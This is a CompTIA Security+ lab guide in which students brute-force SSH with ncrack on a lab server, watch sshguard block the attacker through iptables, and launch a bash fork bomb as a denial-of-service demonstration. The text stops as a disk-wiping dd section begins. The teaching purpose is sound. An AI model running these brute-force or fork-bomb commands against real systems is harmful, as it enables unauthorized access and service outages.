SECURITY+ V4 LAB SERIES

Lab 5: Analyzing Types of Attacks and Mitigation Techniques

Document Version: 2022-04-29

Material in this Lab Aligns to the Following	
CompTIA Security+ (SY0-601) Exam Objectives	1.2: Given a scenario, analyze potential indicators to determine the type of attack 1.3: Given a scenario, analyze potential indicators associated with application attacks 1.4: Given a scenario, analyze potential indicators associated with network attacks 1.6: Explain the security concerns associated with various types of vulnerabilities
All-In-One CompTIA Security+ Sixth Edition ISBN-13: 978-1260464009 Chapters	2: Type of Attack Indicators 3: Application Attack Indicators 4: Network Attack Indicators 6: Vulnerabilities

Contents

Introduction


In this lab, you will be conducting host security practices using the command line along with scripts.

Objective

In this lab, you will perform the following tasks:

- Compare and contrast types of attacks
- Perform Brute forcing SSH attacks
- Perform dangerous Linux commands

Lab Topology



Lab Settings


The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Virtual Machine	IP Address	Account (if needed)	Password (if needed)
Kali	203.0.113.2	kali	kali
pfSense	192.168.0.1	sysadmin	NDGlabpass123!
UbuntuSRV	172.16.1.10	sysadmin	NDGlabpass123!
WinOS	192.168.0.50	Administrator	NDGlabpass123!


1 Bruteforcing SSH


1.1 Demonstrate ncrack Against sshguard

1. Launch the **Ubuntu** virtual machine to access the graphical login screen.



2. Log in as `sysadmin` with the password `NDGlabpass123!`.






3. Open a *Terminal* window by clicking on the **Terminal** icon, located in the left menu pane.

4. Enter the command below to verify that the *SSH* service is running. Type `q` to quit. If it is not running, enter the command `sudo service sshd start`. Type `NDGlabpass123!` when prompted for the password.

```
sysadmin@ubuntusrv:~$ service sshd status
```




5. Next, enter the command below to verify that the service *denyhosts* is not running. Type **q** to quit the status window. If it is running, stop the service by running this command: **`sudo service sshguard stop`**. Enter **`NDGlabpass123!`** as the password if prompted.

```
sysadmin@ubuntusrv:~$ service sshguard status
```

```
sysadmin@ubuntusrv:~$ service sshguard status
● sshguard.service - SSHGuard
     Loaded: loaded (/lib/systemd/system/sshguard.service; enabled; vendor pres>
     Active: active (running) since Sat 2021-07-31 20:02:07 UTC; 9min ago
       Docs: man:sshguard(8)
   Main PID: 2736 (sshguard)
      Tasks: 8 (limit: 4611)
     Memory: 53.0M
     CGroup: /system.slice/sshguard.service
             ├─2736 /bin/sh /usr/sbin/sshguard
             ├─2738 /bin/sh /usr/sbin/sshguard
             ├─2739 /usr/lib/x86_64-linux-gnu/sshg-parser
             ├─2740 /usr/lib/x86_64-linux-gnu/sshg-blocker -a 30 -p 120 -s 1800>
             ├─2741 /bin/journalctl -afb -p info -n1 -o cat SYSLOG_FACILITY=4 S>
             ├─2742 /bin/sh /usr/sbin/sshguard
             └─2743 /bin/sh /usr/lib/x86_64-linux-gnu/sshg-fw-iptables
```

```
sysadmin@ubuntusrv:~$ sudo service sshguard stop
[sudo] password for sysadmin:
```

6. Launch the *Kali* virtual machine to access the graphical login screen. Log in as **`kali`** with **`kali`** as the password.




7. Open a new *Terminal* window by clicking on the **Terminal** icon located in the top toolbar**.**

8. In the *Terminal* window, type the command below to test the *SSH* connection to the *UbuntuSRV* system.

```
kali@kali$ ssh sysadmin@172.16.1.10 “uptime”
```


```
┌──(kali㉿kali)-[~]
└─$ ssh sysadmin@172.16.1.10 "uptime"  1
The authenticity of host '172.16.1.10 (172.16.1.10)' can't be established.
ECDSA key fingerprint is SHA256:Q/tBtXJLxJyOgvr6JheGkrFVSAUoEYYubMgwCPGDhW0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? Yes  2
Warning: Permanently added '172.16.1.10' (ECDSA) to the list of known hosts.
sysadmin@172.16.1.10's password:
                                3
```


a. If prompted with, *Are you sure you want to continue?*, type `yes`, followed by pressing **Enter**.
b. When prompted for a password, type `NDGlabpass123!`. Press **Enter.**
c. You should see something like this:



9. Change focus to the *UbuntuSRV* machine.
10. While logged in to the *UbuntuSRV* system, focus on the *Terminal* window. Type the command below to `grep` the log entry recorded from the *SSH* connection that was initiated by the *Kali* system (case sensitive).


```
sysadmin@ubuntusrv$ grep –a “Accepted password” /var/log/auth.log | grep –a
“203.0.113.2”
```



If there were previous successful logins, the log entry will show them, indicating the system accepted the *SSH* request from the *Kali* system.

11. Change focus to the *Kali* viewer.
12. Within the *Terminal* window, type the help command below to see what available options can be used with *ncrack*.

```
kali@kali$ ncrack –help
```



13. Initiate the **ncrack** tool against *UbuntuSRV's SSH* service by entering the command below using a predefined password list.

```
kali@kali$ ncrack –v 172.16.1.10 ––user sysadmin –P
/usr/share/wordlists/fasttrack.txt –p ssh
```

```
┌──(kali㉿kali)-[~]
└─$ ncrack -v 172.16.1.10 --user sysadmin -P /usr/share/wordlists/fasttrack.txt -p ssh

Starting Ncrack 0.7 ( http://ncrack.org ) at 2022-03-08 17:17 CST

Discovered credentials on ssh://172.16.1.10:22 'sysadmin' 'NDGlabpass123!'
ssh://172.16.1.10:22 finished.

Discovered credentials for ssh on 172.16.1.10 22/tcp:
172.16.1.10 22/tcp ssh: 'sysadmin' 'NDGlabpass123!'

Ncrack done: 1 service scanned in 75.00 seconds.
Probes sent: 53 | timed-out: 0 | prematurely-closed: 12

Ncrack finished.
```

Let the *Ncrack* application run for 1-2 minutes. Once finished, notice that the tool has found the password.

1.2 Observe the Action of sshguard

1. Change focus to the *UbuntuSRV* viewer.
2. Within a *Terminal* window, run the following command to change the sshguard configuration. If prompted for a password, type `NDGlabpass123!`.

```
sysadmin@ubuntusrv:~$ sudo nano /etc/sshguard/sshguard.conf
```

3. Use the arrow keys to move the cursor, change the *BLOCK_TIME* to `60`, and *DETECTION_TIME* to `60`. Then, press `Ctrl` + S on your keyboard, and `Ctrl` + X to exit the text editor.

```
  GNU nano 4.8                                  /etc/sshguard/sshguard.conf
#### REQUIRED CONFIGURATION ####
# Full path to backend executable (required, no default)
BACKEND="/usr/lib/x86_64-linux-gnu/sshg-fw-iptables"

# Shell command that provides logs on standard output. (optional, no default)
# Example 1: ssh and sendmail from systemd journal:
LOGREADER="LANG=C /bin/journalctl -afb -p info -n1 -o cat SYSLOG_FACILITY=4 SYSLOG_FACILITY=10"

#### OPTIONS ####
# Block attackers when their cumulative attack score exceeds THRESHOLD.
# Most attacks have a score of 10. (optional, default 30)
THRESHOLD=30

# Block attackers for initially BLOCK_TIME seconds after exceeding THRESHOLD.
# Subsequent blocks increase by a factor of 1.5. (optional, default 120)
BLOCK_TIME=60

# Remember potential attackers for up to DETECTION_TIME seconds before
# resetting their score. (optional, default 1800)
DETECTION_TIME=60

# IP addresses listed in the WHITELIST_FILE are considered to be
# friendlies and will never be blocked.
WHITELIST_FILE=/etc/sshguard/whitelist
```

Notice the three configurations: *threshold, block_time, detection_time* are the key settings of how the malicious actions are dealt and blocked.
We are setting the *block_time* and *detection_time* lower than default values on purpose to make the lab easier. In general, the default setting would be sufficient.

4. Let's check the firewall setting before the next step, type and run the following command. If prompted for a password, type `NDGlabpass123!`.

```
sysadmin@ubuntusrv:~$ sudo iptables -S
```

```
sysadmin@ubuntusrv:~$ sudo iptables -S
[sudo] password for sysadmin:
-P INPUT ACCEPT
-P FORWARD DROP
-P OUTPUT ACCEPT
-N DOCKER
-N DOCKER-ISOLATION-STAGE-1
-N DOCKER-ISOLATION-STAGE-2
-N DOCKER-USER
-A FORWARD -j DOCKER-USER
-A FORWARD -j DOCKER-ISOLATION-STAGE-1
-A FORWARD -o docker0 -m conntrack --ctstate RELATED,ESTABLISHED -j ACCEPT
-A FORWARD -o docker0 -j DOCKER
-A FORWARD -i docker0 ! -o docker0 -j ACCEPT
-A FORWARD -i docker0 -o docker0 -j ACCEPT
-A DOCKER-ISOLATION-STAGE-1 -i docker0 ! -o docker0 -j DOCKER-ISOLATION-STAGE-2
-A DOCKER-ISOLATION-STAGE-1 -j RETURN
-A DOCKER-ISOLATION-STAGE-2 -o docker0 -j DROP
-A DOCKER-ISOLATION-STAGE-2 -j RETURN
-A DOCKER-USER -j RETURN
```

5. Now, we start the **sshguard** on the *UbuntuSRV* system. Type the command below, followed by pressing the **Enter** key. If prompted for a password, type `NDGlabpass123!`. Press **Enter.** To double-check, you can confirm the *sshguard* status by running the `service sshguard status` command.

```
sysadmin@ubuntusrv:~$ sudo service sshguard start
```

```
sysadmin@ubuntusrv:~$ sudo service sshguard start
[sudo] password for sysadmin:
sysadmin@ubuntusrv:~$ service sshguard status
● sshguard.service - SSHGuard
     Loaded: loaded (/lib/systemd/system/sshguard.service; enabled; vendor preset: en>
     Active: active (running) since Sat 2021-07-31 20:45:24 UTC; 43s ago
       Docs: man:sshguard(8)
    Process: 5050 ExecStartPre=/usr/sbin/iptables -N sshguard (code=exited, status=0/>
    Process: 5061 ExecStartPre=/usr/sbin/ip6tables -N sshguard (code=exited, status=0>
   Main PID: 5062 (sshguard)
```

6. Run the following command to check the firewall rules again. If prompted for a password, type `NDGlabpass123!`.

```
sysadmin@ubuntusrv:~$ sudo iptables -S
```

```
sysadmin@ubuntusrv:~$ sudo iptables -S
-P INPUT ACCEPT
-P FORWARD DROP
-P OUTPUT ACCEPT
-N DOCKER
-N DOCKER-ISOLATION-STAGE-1
-N DOCKER-ISOLATION-STAGE-2
-N DOCKER-USER
-N sshguard
-A FORWARD -j DOCKER-USER
-A FORWARD -j DOCKER-ISOLATION-STAGE-1
-A FORWARD -o docker0 -m conntrack --ctstate RELATED,ESTABLISHED -j ACCEPT
-A FORWARD -o docker0 -j DOCKER
-A FORWARD -i docker0 ! -o docker0 -j ACCEPT
-A FORWARD -i docker0 -o docker0 -j ACCEPT
-A DOCKER-ISOLATION-STAGE-1 -i docker0 ! -o docker0 -j DOCKER-ISOLATION-STAGE-2
-A DOCKER-ISOLATION-STAGE-1 -j RETURN
-A DOCKER-ISOLATION-STAGE-2 -o docker0 -j DROP
-A DOCKER-ISOLATION-STAGE-2 -j RETURN
-A DOCKER-USER -j RETURN
```

Notice the extra entry of **-N sshguard** being created. This gives sshguard the ability to insert firewall rules to block malicious hosts.

7. Next, let's configure the *sshguard* to auto-block attacks. Type the following command in the *Terminal*. Enter `NDGlabpass123!` if prompted for a password.

```
sysadmin@ubuntusrv:~$ sudo iptables -A INPUT -p tcp -m tcp --dport 22 -j sshguard
```

```
sysadmin@ubuntusrv:~$ sudo iptables -A INPUT -p tcp -m tcp --dport 22 -j sshguard
```

8. Change focus to the *Kali* viewer. Run the *ncrack* command again to attack the UbuntuSRV once more. The attack will fail due to the block from the *sshguard*.

```
kali@kali$ ncrack -v 172.16.1.10 --user sysadmin -P
/usr/share/wordlists/fasttrack.txt -p ssh
```

```
┌──(kali㉿kali)-[~]
└─$ ncrack -v 172.16.1.10 --user sysadmin -P /usr/share/wordlists/fasttrack.t
xt -p ssh

Starting Ncrack 0.7 ( http://ncrack.org ) at 2021-07-31 16:33 CDT

ssh://172.16.1.10:22 finished. Too many failed attempts.


Ncrack done: 1 service scanned in 48.02 seconds.
Probes sent: 38 | timed-out: 31 | prematurely-closed: 0

Ncrack finished.
```

9. Let's quickly switch back to the *Ubuntusrv* machine to observe the change in the firewall. Run the following command in the *Terminal*:

```
sysadmin@ubuntusrv:~$ sudo iptables -S
```

```
sysadmin@ubuntusrv:~$ sudo iptables -S
-P INPUT ACCEPT
-P FORWARD DROP
-P OUTPUT ACCEPT
-N DOCKER
-N DOCKER-ISOLATION-STAGE-1
-N DOCKER-ISOLATION-STAGE-2
-N DOCKER-USER
-N sshguard
-A INPUT -p tcp -m tcp --dport 22 -j sshguard
-A FORWARD -j DOCKER-USER
-A FORWARD -j DOCKER-ISOLATION-STAGE-1
-A FORWARD -o docker0 -m conntrack --ctstate RELATED,ESTABLISHED -j ACCEPT
-A FORWARD -o docker0 -j DOCKER
-A FORWARD -i docker0 ! -o docker0 -j ACCEPT
-A FORWARD -i docker0 -o docker0 -j ACCEPT
-A DOCKER-ISOLATION-STAGE-1 -i docker0 ! -o docker0 -j DOCKER-ISOLATION-STAGE-2
-A DOCKER-ISOLATION-STAGE-1 -j RETURN
-A DOCKER-ISOLATION-STAGE-2 -o docker0 -j DROP
-A DOCKER-ISOLATION-STAGE-2 -j RETURN
-A DOCKER-USER -j RETURN
-A sshguard -s 203.0.113.2/32 -j DROP
```

Notice the last entry in the iptables was created to block the access from 203.0.113.2, which is our Kali machine (Feel free to ssh to the Ubuntusrv machine on Kali, it will fail until the 60-second block time is reached).


10. Wait 60 seconds, and switch back to the *Terminal* on the Kali machine. We could then ssh to *UbuntuSRV* again. Verify it is working now.

```
kali@kali$ ssh sysadmin@172.16.1.10
```

```
┌──(kali㉿kali)-[~]
└─$ ssh sysadmin@172.16.1.10
sysadmin@172.16.1.10's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 08 Mar 2022 11:37:53 PM UTC

  System load:  0.0               Processes:               361
  Usage of /:   38.0% of 38.26GB  Users logged in:         1
  Memory usage: 66%               IPv4 address for docker0: 172.17.0.1
  Swap usage:   0%                IPv4 address for ens160:  172.16.1.10

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

0 updates can be applied immediately.


Last login: Tue Mar  8 23:25:05 2022 from 203.0.113.2
sysadmin@ubuntusrv:~$
```

11. Analyze the *Ubuntu's* **auth.log** file for failed password attempts (case sensitive).

```
sysadmin@ubuntusrv:~$ grep –a “Failed password” /var/log/auth.log | grep –a
“203.0.113.2”
```




12. Type `clear` in the *Terminal* and press **Enter**. Leave the *Terminal* on the *UbuntuSRV* system open to continue with the next task.

2 Demonstrate DOS Attack


Warning: Do not attempt this section of the lab on a personal computer. It will cause serious harm to a machine, resulting in an inoperable state.

1. While on the *Ubuntu* system, type the command below followed by pressing the **Enter** key to monitor live *CPU* and memory usage within a *Terminal* window.


```
sysadmin@ubuntusrv:~$ htop
```



2. Open a new *Terminal* window. Right-click on the **Terminal** icon and click **New Window.**




3. Make sure to display the new *Terminal* window in a way where you can see both terminals side-by-side.




4. In the new *Terminal* window, type the command below to initiate a "fork bomb" attack on the **Ubuntu** system.

```
sysadmin@ubuntusrv:~$ :(){ :|: & };:
```



5. Watch closely at the *Terminal* window with *htop* running. After 3-4 minutes, notice how the *CPU* usage spikes, reaching almost 100% while both memory and swap memory spiking as well. What is happening here is that the *UbuntuSRV* system is running out of memory by forking a process infinitely. In other words, it is making multiple copies of itself that is setting off a chain reaction resulting in quickly exhausting the system's resources.




Please Note


Because the system is overwhelmed, the *htop* application may be slow and unresponsive. Keep an eye on the *Uptime* value and see whether it is incrementing. If it is not, it is unresponsive. You may proceed to the next step.

6. When you are finished analyzing the "fork bomb" operation, click on the **Ubuntu** tab. Select the dropdown menu for *Ubuntu* and select **Power Off**.


7. In the pop-up window, answer **Power Off.**



8. Wait until the task finishes, and then click the **Power On** button.




9. Then, click the **Power On** button again in the pop-up window. Proceed to the next section.




3 Destroying the HDD with dd

Warning: Do not attempt this section of the lab content on a personal computer. It will cause serious harm to a machine, resulting in an inoperable state.

1. Launch the **UbuntuSRV** virtual machine to access the graphical login screen.
2. Log in as `sysadmin` with `NDGlabpass123!` as the password.







3. Open a *Terminal* window by clicking on the T**erminal** icon located in the left menu pane.

4. Run **iotop** to actively monitor disk I/O activity by typing the command below. If prompted for a password, enter `NDGlabpass123!`.

```
sysadmin@ubuntusrv:~$ sudo iotop
```



